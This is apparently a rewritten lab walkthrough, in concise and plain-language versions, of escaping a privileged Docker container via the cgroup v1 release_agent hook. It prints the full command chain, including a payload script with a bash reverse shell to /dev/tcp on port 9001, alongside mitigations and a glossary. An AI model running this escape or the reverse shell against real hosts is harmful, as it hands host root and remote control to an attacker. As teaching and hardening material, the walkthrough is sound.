Breaking Out of a Privileged Docker Container Using cgroups (release_agent Escape)
A Docker container launched with the --privileged flag, host cgroup namespace, and no AppArmor confinement allowed the container to mount cgroup v1 and set the release_agent hook. By triggering the hook, the container executed a script on the host as root, achieving a full container escape.
 Published on medium.com
Normally, Docker containers are isolated: they can’t see or touch the host’s kernel-level controls. But the --privileged flag switches almost all of that isolation off, on purpose, to let containers do low-level system things (like running Docker-in-Docker, or working with hardware).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a lab walkthrough of a container escape, not a bug bounty submission against a live target. The subject is Docker's --privileged flag and the cgroup v1 release_agent mechanism, and the goal is to show how a container launched with more privileges than it needs can be turned into root on the host.

The premise is stated plainly at the start: a privileged container is not really contained, it is a root shell wearing a costume. Docker containers are normally isolated and cannot see or touch the host's kernel-level controls. The --privileged flag switches almost all of that isolation off on purpose, so that containers can do low-level system work such as Docker-in-Docker or hardware access. Once a container is privileged it can talk to cgroups, the Linux kernel feature for managing resources, and cgroups have a hook called release_agent that tells the host kernel to run a script. That script does not run inside the container. It runs on the host, as root.
Setup
The lab is a Docker host running a container with more privileges than it should have. The host is deliberately forced back onto cgroup v1, because modern Linux systems default to cgroup v2, which closes off this exact technique.
Install Docker
apt install docker.io -ysystemctl enable dockersystemctl start docker

apt install docker.io -yinstalls Docker and auto-confirms prompts.systemctl enable dockermakes Docker start on every boot.systemctl start dockerstarts the service immediately.
Create a working user

adduser practice
This creates a normal user, practice, to operate from.
An alternate form of the Docker installation is also given:
sudo apt install -y docker.iosudo systemctl enable --now docker
enable --now both enables and starts the service in one command.
Add the user to the docker group
usermod -aG docker practice
This adds practice to the docker group, so the user can run Docker commands without sudo. Membership is confirmed with:
groups practice

Force the host onto cgroup v1
sudo nano /etc/default/grub
In that file, the line starting with GRUB_CMDLINE_LINUX_DEFAULT gets systemd.unified_cgroup_hierarchy=0 added to it.

Setting unified_cgroup_hierarchy=0 forces the host back onto the older cgroup v1 system, which is what makes the release_agent trick possible. The author notes this step exists purely to build the lab: real-world vulnerable hosts are usually just older systems that were never upgraded to cgroup v2.
sudo update-grubsudo reboot
update-grubregenerates the boot configuration so the change takes effect.rebootrestarts the machine so it boots with cgroup v1 active.
Launch the over-privileged container
docker run -it --rm --privileged --security-opt apparmor:unconfined --cgroupns host ubuntu /bin/bash

docker run -itstarts a new container with an interactive terminal.--rmdeletes the container when it exits.--privilegedis the critical flag: it disables almost all of Docker's normal security boundaries for this container.--security-opt apparmor:unconfinedturns off AppArmor's additional confinement rules, removing one more layer of protection.--cgroupns hostmakes the container share the host's cgroup namespace instead of getting its own isolated one, so what happens in this container's cgroups can affect the host.ubuntu /bin/bashuses a plain Ubuntu image and drops into a bash shell.
This single command is the actual misconfiguration. Everything that follows only proves what it allows.
Finding it
The weakness is not a flaw discovered in Docker's code. It is the combination of three settings that, taken together, recreate almost the same trust boundary as running directly on the host: --privileged, disabled AppArmor confinement, and a shared host cgroup namespace. From inside such a container, the cgroup v1 release_agent file is writable, and the kernel executes whatever path is written there on the host, as root, regardless of which container triggered it.
Exploitation
All of the following runs from inside the privileged container unless stated otherwise.
Step 1: install helper tools
apt update && apt install vim ncat -y
vim provides a text editor and ncat (Netcat) is used to prove the escape by opening a connection back out.
Step 2: set up the cgroup workspace
mkdir /tmp/escmount -t cgroup -o rdma cgroup /tmp/escmkdir /tmp/esc/wecho 1 > /tmp/esc/w/notify_on_release
mkdir /tmp/esccreates an empty working folder.mount -t cgroup -o rdma cgroup /tmp/escmounts a cgroup v1 controller, here therdmacontroller, chosen mainly because it is usually unused and safe to grab. This gives direct access to cgroup control files.mkdir /tmp/esc/wcreates a child cgroup inside it, like a sub-group to manage.echo 1 > /tmp/esc/w/notify_on_releaseturns onnotify_on_release, which tells the kernel to run the configuredrelease_agentscript when every process in this cgroup exits. This is the hook being hijacked.
Step 3: find the host path and set the release agent
overlay=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`pop="$overlay/simulate.sh"echo $pop > /tmp/esc/release_agent
overlay=...reads/etc/mtab(the mounted filesystems) and extracts theupperdirpath, the real host-side folder backing the container's writable layer. That is where the container's files actually live on the host disk.pop="$overlay/simulate.sh"builds the full host-side path to a script about to be created.echo $pop > /tmp/esc/release_agentwrites that path into the cgroup'srelease_agentfile, telling the kernel to run this script the next time the cgroup is cleaned up. The kernel runsrelease_agentscripts on the host, as root, no matter which container triggered it.
Step 4: write the payload script
cd /echo '#!/bin/bash' > simulate.shecho "echo king > /test_escape.txt" >> simulate.shecho '/bin/bash -c "/bin/bash -i >& /dev/tcp/[redacted]/9001 0>&1"' >> simulate.shchmod +x simulate.sh

cd /moves to the container's root, which thanks to the overlay path above maps directly onto the host path referenced inrelease_agent.- The
echolines buildsimulate.sh. The lineecho king > /test_escape.txtis a harmless proof of concept that visibly confirms the script ran on the host. The reverse shell line connects back to an attacker-controlled address and port, spawning an interactive shell over that connection. chmod +x simulate.shmakes the script executable.
Step 5: start a listener on the attacker machine
nc -l -p 9001
On the Kali machine this opens a listener on port 9001, waiting for an incoming connection.
Step 6: trigger the escape
echo "0" | tee /tmp/esc/w/cgroup.procs

cgroup.procslists which processes belong to the cgroup.- Writing
0to it removes the current process from the cgroup, emptying it. - The moment the cgroup becomes empty, the kernel checks
notify_on_release, sees it is set to1, and executes whatever is listed inrelease_agent, thesimulate.shscript, on the host as root.
Result

A shell connection lands on the Kali listener: a fully interactive root shell running directly on the host operating system, not inside the container. The container's sandbox has been completely bypassed.
Root cause
The chain of trust is short:
- The container was launched with
--privileged,--cgroupns hostand no AppArmor confinement. - That allowed mounting and directly manipulating cgroup v1 control files.
- Cgroup v1's
release_agentmechanism runs on the host kernel, not inside the container. - The mechanism was pointed at a script the attacker controlled and then triggered by the attacker.
No exploit code, no memory corruption and no CVE are involved. It is abuse of a legitimate kernel feature that was reachable only because the container was configured with far more power than it needed. The launch flags removed the protections: AppArmor was explicitly unconfined, the cgroup namespace was shared with the host, and the privileged flag disabled almost all of Docker's normal security boundaries. The host was also on cgroup v1, which still exposes the shared, writable release_agent file; cgroup v2 removes it.
Impact
Under these conditions, a container run with these flags can be escaped to obtain a fully interactive root shell on the host operating system. The container's isolation is entirely bypassed. The author's framing is that --privileged should be treated as equivalent to giving the container root on the host, and that --cgroupns host removes a critical isolation boundary by letting the container see and manipulate the host's real cgroup tree.
This is a configuration problem, not a Docker bug: Docker does exactly what it was told to do, and the danger comes from flags that should not be combined without a very specific reason. The escape depends on the host running cgroup v1; on a host using cgroup v2 this specific door is closed.
Fix
The write-up gives mitigations rather than a patch, since nothing in Docker was changed:
| Strategy | What it does |
|---|---|
Avoid --privileged |
Removes the root cause entirely; use scoped --cap-add flags for the few capabilities actually needed. |
| Use cgroup v2 | Removes the shared, writable release_agent file the exploit depends on. |
| Keep AppArmor/SELinux enabled | Adds a mandatory access control layer even when other protections are misconfigured. |
| Do not share the host cgroup namespace | Avoid --cgroupns host unless there is a specific, understood need. |
| Run rootless container engines | Ensures that even a successful escape does not hand over host root. |
| Regular configuration audits | Tools such as docker-bench-security or trivy config flag dangerous flag combinations automatically. |
| Restrict who can launch containers | Limit docker run access, especially privileged flags, to trusted administrators only. |
- Other cgroup v1 controllers. The walkthrough uses the
rdmacontroller because it is usually unused. On another host, mount a different v1 controller at a writable path and check whetherrelease_agentandnotify_on_releaseare present and writable. A positive result is a successful write torelease_agentfollowed by host-side execution when the child cgroup empties. - Hosts still on cgroup v1. Check whether the host boots with
systemd.unified_cgroup_hierarchy=0or is simply an older system. A positive result is a mounted cgroup v1 hierarchy visible inside the container with writable control files. --cgroupns hostwithout--privileged. Test whether the shared namespace alone exposes the host cgroup tree. A positive result is visibility of the host's cgroup hierarchy from inside the container, even if mounting is blocked.- AppArmor or SELinux left enabled. Repeat the same steps with confinement active to see which step is blocked. A positive result would be the escape completing despite the MAC layer, which would indicate a gap in the profile.
- Rootless container engines. Run the same container configuration under a rootless engine and check what the escaped shell can reach. A positive result is any access beyond the unprivileged user's own resources.
- Configuration scanners. Run
docker-bench-securityortrivy configagainst a host that uses these flags. A positive result is a finding that flags the privileged flag, the unconfined AppArmor setting or the shared cgroup namespace.
What happened, in plain words
This is a walkthrough of a lab experiment, not a bug bounty report against a real company. The author builds a deliberately badly configured Docker host, breaks out of a container on it, and then explains how to stop that from happening.
Docker is a tool that lets you run small, sealed-off computers inside one real computer. Each of those sealed-off computers is called a container. The idea is that whatever runs inside a container cannot reach out and touch the real machine underneath it, which is called the host. A container is a bit like a hotel room: you have your own space, your own door, your own bathroom, but you cannot walk into the reception desk and start changing the building's wiring.
The whole article rests on one sentence, which the author puts at the very top:
A “privileged” container isn’t really contained, it’s just a root shell wearing a costume.
In plain words: when you start a container with a special option called --privileged, you are telling Docker to switch off almost all of the walls around that hotel room. The container still looks like a container from the outside, but inside it now has the same power as an administrator on the real machine. The costume is the container. The root shell is the real thing underneath.
Normally a container cannot see or touch the host's kernel-level controls. The kernel is the core of the operating system, the part that manages memory, disks, network and processes. Kernel-level controls are the dials and switches the kernel exposes so that software can ask it to do things. A normal container is kept away from those dials. The --privileged flag removes that restriction on purpose, because some legitimate jobs need it, such as running Docker inside Docker, or talking directly to hardware.
Once a container is privileged, it can talk to cgroups. A cgroup (short for control group) is a Linux kernel feature for managing resources: it lets the system group processes together and decide how much CPU, memory or disk they may use. Think of it as a set of labelled boxes in which you put running programs, so the system can say "this box gets at most this much".
Cgroups have a hook called release_agent. A hook is a small trigger: something the system will do automatically when a particular event happens. release_agent is a setting that holds the path to a script, and it tells the host kernel: when this particular cgroup becomes empty, run that script. The critical detail is where the script runs. It does not run inside the container. It runs on the host, as root, which is the all-powerful administrator account on Linux.
That is the entire bug. The rest of the article builds the lab, performs the escape, and then lists the fixes.
Lab Setup
This section builds the exact vulnerable environment: a Docker host running a container with more privileges than it should have. Everything here is done on the host, before any container exists.
Install Docker
The first step installs Docker itself.
apt install docker.io -ysystemctl enable dockersystemctl start docker
Line by line:
apt install docker.io -yinstalls Docker.aptis the package manager on Debian and Ubuntu systems: it is the tool that downloads and installs software, a bit like an app store for the command line. The-ymeans "yes to every question", so the install runs without stopping to ask for confirmation.systemctl enable dockertells the system to start Docker automatically every time the machine boots.systemctlis the tool that controls background services on modern Linux.systemctl start dockerstarts the Docker service right now, without waiting for a reboot.
Why this step: without Docker installed and running, there is no container to escape from.
Create a working user
adduser practice
This creates a normal user account called practice, to operate from. A normal user is an account without administrator rights, the kind of account a person would use day to day.
Why this step: it creates a normal user account, practice, to operate from.
Re-confirm Docker installation and enable it (alternate form)
sudo apt install -y docker.iosudo systemctl enable --now docker
This is the same idea as before, written slightly differently.
sudo apt install -y docker.ioinstalls Docker again.sudomeans "run this command as the administrator". Running it a second time is harmless if Docker is already installed.sudo systemctl enable --now dockerusesenable --now, which both enables and starts the service in one command, instead of the two separate commands used earlier.
Why this step: it shows a shorter, more common way of writing the same setup, which readers will meet in other guides.
Add the user to the docker group
usermod -aG docker practice
usermod -aG docker practiceaddspracticeto thedockergroup. A group is a way of giving several user accounts the same permissions at once. On Linux, members of thedockergroup can run Docker commands withoutsudo, because Docker itself runs with high privileges.
Membership is then confirmed with:
groups practice
groups lists the groups a user belongs to, so this line simply prints them back to check the previous command worked.
Why this step: it lets practice run Docker commands without sudo.
Adjust the host's cgroup configuration
sudo nano /etc/default/grub
nano is a simple text editor that runs in the terminal. /etc/default/grub is a configuration file that controls how the machine boots. Inside this file, the author finds the line starting with GRUB_CMDLINE_LINUX_DEFAULT and adds systemd.unified_cgroup_hierarchy=0 to it.
In plain English: modern Linux systems default to cgroup v2, the newer version of the cgroup feature. Cgroup v2 closes off the exact escape technique used here. Setting unified_cgroup_hierarchy=0 forces the host back onto the older cgroup v1 system, which is what makes this specific release_agent trick possible.
The author is explicit that this step exists purely to build the lab. Real-world vulnerable hosts are usually just older systems that were never upgraded to cgroup v2, not machines where someone deliberately downgraded them.
sudo update-grubsudo reboot
update-grubregenerates the boot configuration so the change takes effect. The boot loader is the first program that runs when a computer starts, and it reads this configuration to know how to start the system.rebootrestarts the machine so it boots with cgroup v1 active.
Why this step: without cgroup v1, the release_agent file this attack depends on is not available in the same form, so the lab would not work.
Launch a dangerously over-privileged container
docker run -it --rm --privileged --security-opt apparmor:unconfined --cgroupns host ubuntu /bin/bash
This is the most important command in the article. Breaking it down:
docker runstarts a new container.-itgives the container an interactive terminal, so you can type commands into it as if it were a normal shell.--rmdeletes the container automatically when it exits, so nothing is left behind.--privilegedis the critical flag. It disables almost all of Docker's normal security boundaries for this container. This is the hotel room with the walls taken down.--security-opt apparmor:unconfinedturns off AppArmor's additional confinement rules. AppArmor is a Linux security feature that restricts what individual programs are allowed to do, even when they run as root. Setting it tounconfinedremoves one more layer of protection.--cgroupns hosttells the container to share the host's cgroup namespace instead of getting its own isolated one. A namespace is a private view of some part of the system: normally each container gets its own view of cgroups, so changes inside it stay inside it. Sharing the host's namespace means what happens in this container's cgroups can actually affect the host.ubuntu /bin/bashuses a plain Ubuntu image and drops into a bash shell. An image is a ready-made template for a container, andbashis the standard Linux command interpreter.
This single command is the actual misconfiguration. Everything from here on is just proving what it allows.
Exploitation
Now, from inside that privileged container, the author escapes onto the real host. Unless stated otherwise, every command in this section is typed inside the container, not on the host.
Step 1: install helper tools
apt update && apt install vim ncat -y
apt updaterefreshes the list of available software packages, so the system knows what versions exist.&&means "and then, only if the previous command succeeded".apt install vim ncat -yinstalls two tools.vimis a text editor, used to write files.ncatis Netcat, a small networking tool that can open connections between machines; here it is used to prove the escape works by opening a network connection back out.
Why this step: the container image is minimal, so the tools needed for the next steps have to be installed first.
Step 2: set up the cgroup workspace
mkdir /tmp/escmount -t cgroup -o rdma cgroup /tmp/escmkdir /tmp/esc/wecho 1 > /tmp/esc/w/notify_on_release
Step by step:
mkdir /tmp/esccreates an empty folder to work in./tmpis a scratch area for temporary files.mount -t cgroup -o rdma cgroup /tmp/escmounts a cgroup v1 controller at/tmp/esc. Mounting means attaching a filesystem so its contents appear as files and folders you can read and write. Here the controller is therdmacontroller, chosen mainly because it is usually unused and safe to grab. This gives direct access to cgroup control files, which are the dials mentioned earlier, now visible as ordinary files.mkdir /tmp/esc/wcreates a child cgroup folder inside it, like creating a sub-group to manage.echo 1 > /tmp/esc/w/notify_on_releaseturns onnotify_on_release.echoprints text, and>sends that text into a file instead of the screen. This setting tells the kernel: when every process in this cgroup exits, run the configuredrelease_agentscript. This is the exact hook being hijacked.
Why this step: the attack needs a cgroup the attacker controls, with the automatic trigger switched on.
Step 3: find the real host path and set the release agent
overlay=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`pop="$overlay/simulate.sh"echo $pop > /tmp/esc/release_agent
overlay=...reads/etc/mtab, which lists the filesystems currently mounted, and pulls out theupperdirpath. Docker containers usually run on an overlay filesystem, a way of stacking layers of files so a container's changes are stored separately from the image it came from. Theupperdiris the real, host-side folder backing this container's writable layer. In other words: this is where, on the actual host disk, the container's files really live. Thesedcommand is a text-processing tool; the expression in quotes is a search-and-extract pattern.pop="$overlay/simulate.sh"builds the full host-side path to a script that is about to be created.popis just a variable name, a labelled box holding a piece of text.echo $pop > /tmp/esc/release_agentwrites that path into the cgroup'srelease_agentfile. This tells the kernel: next time this cgroup is cleaned up, run this script. Critically, the kernel runsrelease_agentscripts on the host, as root, no matter which container triggered it.
Why this step: the attacker needs the kernel to run a file the attacker controls. The kernel will only run a path that exists on the host, so the attacker first works out where the container's own files sit on the host disk, then points the hook at one of them.
Step 4: write the payload script
cd /echo '#!/bin/bash' > simulate.shecho "echo king > /test_escape.txt" >> simulate.shecho '/bin/bash -c "/bin/bash -i >& /dev/tcp/[redacted]/9001 0>&1"' >> simulate.shchmod +x simulate.sh
cd /moves to the container's root folder, which, thanks to the overlay path trick above, maps directly onto the host path referenced inrelease_agent.- The
echolines build a small shell script calledsimulate.sh. The first line,#!/bin/bash, tells Linux which program should run the file. The>>symbol appends text to a file instead of overwriting it. echo king > /test_escape.txtis a harmless proof-of-concept line, just to visibly confirm the script ran on the host. It writes the wordkinginto a file at the top level of the host's filesystem.- The reverse shell line connects back out to an attacker-controlled IP address and port, spawning an interactive shell over that connection. A reverse shell is a connection where the victim machine reaches out to the attacker, rather than the attacker connecting in; this often slips past firewalls, which usually block incoming connections but allow outgoing ones. The address
[redacted]is the attacker-controlled address, and9001is the port it listens on. chmod +x simulate.shmakes the script executable, meaning the system is allowed to run it as a program.
Why this step: the hook from the previous step points at this file. Writing it now means that when the hook fires, there is something useful for the host to run.
Step 5: start a listener on the attacking machine
nc -l -p 9001
On the Kali (attacker) machine, this opens a listener on port 9001, waiting for an incoming connection. Kali is a Linux distribution built for security testing. A port is a numbered channel on a machine, like a door number in a building; a listener is a program waiting at that door for someone to knock.
Why this step: the reverse shell in the script needs somewhere to connect to. Without the listener running first, the connection would be refused.
Step 6: trigger the escape
echo "0" | tee /tmp/esc/w/cgroup.procs
cgroup.procsis a file that lists which processes belong to this cgroup. A process is a running program.- Writing
0to it effectively removes the current process from the cgroup, emptying it. The|symbol pipes the output of one command into another, andteewrites that input into the file while also showing it on screen. - The moment the cgroup becomes empty, the kernel checks
notify_on_release, sees it is set to1, and automatically executes whatever is listed inrelease_agent, which is thesimulate.shscript, on the host, as root.
Why this step: this is the trigger. Everything before it was preparation; this is the action that makes the kernel run the attacker's script.
Result
Back on the Kali listener, a shell connection lands: a fully interactive root shell running directly on the host operating system, not inside the container. The container's sandbox has been completely bypassed. In everyday terms, the guest in the hotel room has walked out through the wall and is now standing behind the reception desk with the master keys.
Exploitation Conclusion
Every step above works because of one specific chain of trust:
- The container was launched with
--privileged,--cgroupns host, and no AppArmor confinement. - That let the attacker mount and directly manipulate cgroup v1 control files.
- Cgroup v1's
release_agentmechanism runs on the host kernel, not inside the container. - The attacker pointed that mechanism at a script they controlled, and triggered it themselves.
No exploit code, no memory corruption, no CVE required. A CVE is a public identifier for a known security flaw in software; this attack does not need one, because nothing in Docker is broken. It is simply abuse of a legitimate kernel feature that was reachable only because the container was configured with far more power than it needed.
The launch flags removed the protections: AppArmor was explicitly unconfined, the cgroup namespace was shared with the host, and the privileged flag disabled almost all of Docker's normal security boundaries. The host was also on cgroup v1, which still exposes the shared, writable release_agent file; cgroup v2 removes it.
Key Takeaways
--privilegedeffectively cancels container isolation. It should be treated as equivalent to "give this container root on the host".- cgroup v1's
release_agentis a host-level hook. Anything with write access to it can get code executed by the host kernel, as root. --cgroupns hostremoves a critical isolation boundary by letting the container see and manipulate the host's real cgroup tree.- This is a configuration problem, not a Docker bug. Docker is doing exactly what it was told to do; the danger comes from flags that should not be combined without a very specific reason.
- Cgroup v2 closes this specific door. Staying on an old cgroup hierarchy for legacy compatibility carries real risk.
Mitigation Strategies
| Strategy | What it does |
|---|---|
Avoid --privileged |
Removes the root cause entirely; use scoped --cap-add flags for the few capabilities actually needed. |
| Use cgroup v2 | Removes the shared, writable release_agent file that this exploit depends on. |
| Keep AppArmor/SELinux enabled | Adds a mandatory access control layer even when other protections are misconfigured. |
| Don't share the host cgroup namespace | Avoid --cgroupns host unless there's a specific, understood need. |
| Run rootless container engines | Ensures that even a successful escape doesn't hand over host root. |
| Regular configuration audits | Tools like docker-bench-security or trivy config flag dangerous flag combinations automatically. |
| Restrict who can launch containers | Limit docker run access (and especially privileged flags) to trusted administrators only. |
A few of those terms in plain words. --cap-add is a way of granting one specific permission to a container instead of all of them, like giving someone the key to one cupboard rather than the whole building. SELinux is another mandatory access control system, similar in purpose to AppArmor. A rootless container engine runs containers under an ordinary user account, so even a successful escape lands as that ordinary user, not as root. A configuration audit is an automated check that reads your settings and points out risky combinations; docker-bench-security and trivy config are two such tools.
Conclusion
This escape is not about finding a flaw in Docker's code. It is about what happens when a container is handed capabilities it never needed. --privileged, disabled AppArmor, and a shared cgroup namespace together recreate almost the exact same trust boundary as running directly on the host. From there, an old but still-present kernel mechanism, release_agent, becomes a direct, reliable path from "inside a container" to "root on the host".
The fix is not exotic either: do not grant privileges you do not need, keep cgroup v2 enabled, and treat any --privileged container as a piece of infrastructure that deserves the same scrutiny as giving someone root on the box directly, because, as this walkthrough shows, that is exactly what it is.
Glossary
- AppArmor: a Linux security feature that restricts what individual programs may do, even when they run as root.
- apt: the package manager on Debian and Ubuntu systems, used to install and update software.
- bash: the standard Linux command interpreter, where you type commands.
- CVE: a public identifier for a known security flaw in software.
- cgroup (control group): a Linux kernel feature that groups running processes so the system can manage and limit their resources.
- cgroup v1 / cgroup v2: the older and newer versions of the cgroup feature; v1 exposes the writable
release_agentfile this attack uses, v2 does not. - container: a sealed-off mini-system running inside a real machine, kept separate from the host.
- Docker: the tool used to build and run containers.
- echo: a command that prints text, often redirected into a file.
- group: a way of giving several user accounts the same permissions at once.
- hook: an automatic trigger that makes the system do something when a particular event happens.
- host: the real machine that containers run on.
- image: a ready-made template used to create a container.
- kernel: the core of the operating system, which manages memory, disks, network and processes.
- Kali: a Linux distribution built for security testing.
- listener: a program waiting on a network port for an incoming connection.
- mount: attaching a filesystem so its contents appear as files and folders you can read and write.
- namespace: a private view of part of the system; containers normally get their own, isolating them from the host.
- ncat / Netcat: a small networking tool that can open connections between machines.
- overlay filesystem: a way of stacking file layers so a container's changes are stored separately from its image.
- payload: the code an attacker wants to run once a weakness is reached.
- port: a numbered channel on a machine that network connections use.
- privileged container: a container started with
--privileged, which disables almost all of Docker's normal security boundaries. - process: a running program.
release_agent: a cgroup v1 setting holding the path to a script that the host kernel runs, as root, when the cgroup becomes empty.- reverse shell: a connection where the victim machine reaches out to the attacker and hands over a command shell.
- root: the all-powerful administrator account on Linux.
- rootless container engine: a container engine that runs containers under an ordinary user account rather than root.
- SELinux: a Linux mandatory access control system, similar in purpose to AppArmor.
sudo: a command prefix meaning "run this as the administrator".systemctl: the tool that controls background services on modern Linux.upperdir: the host-side folder that holds a container's writable changes in an overlay filesystem.vim: a text editor that runs in the terminal.--cap-add: a Docker option that grants one specific permission to a container instead of all of them.--cgroupns host: a Docker option that makes a container share the host's cgroup namespace instead of getting its own.--privileged: a Docker option that disables almost all of a container's normal security boundaries.--security-opt apparmor:unconfined: a Docker option that turns off AppArmor's confinement for a container.



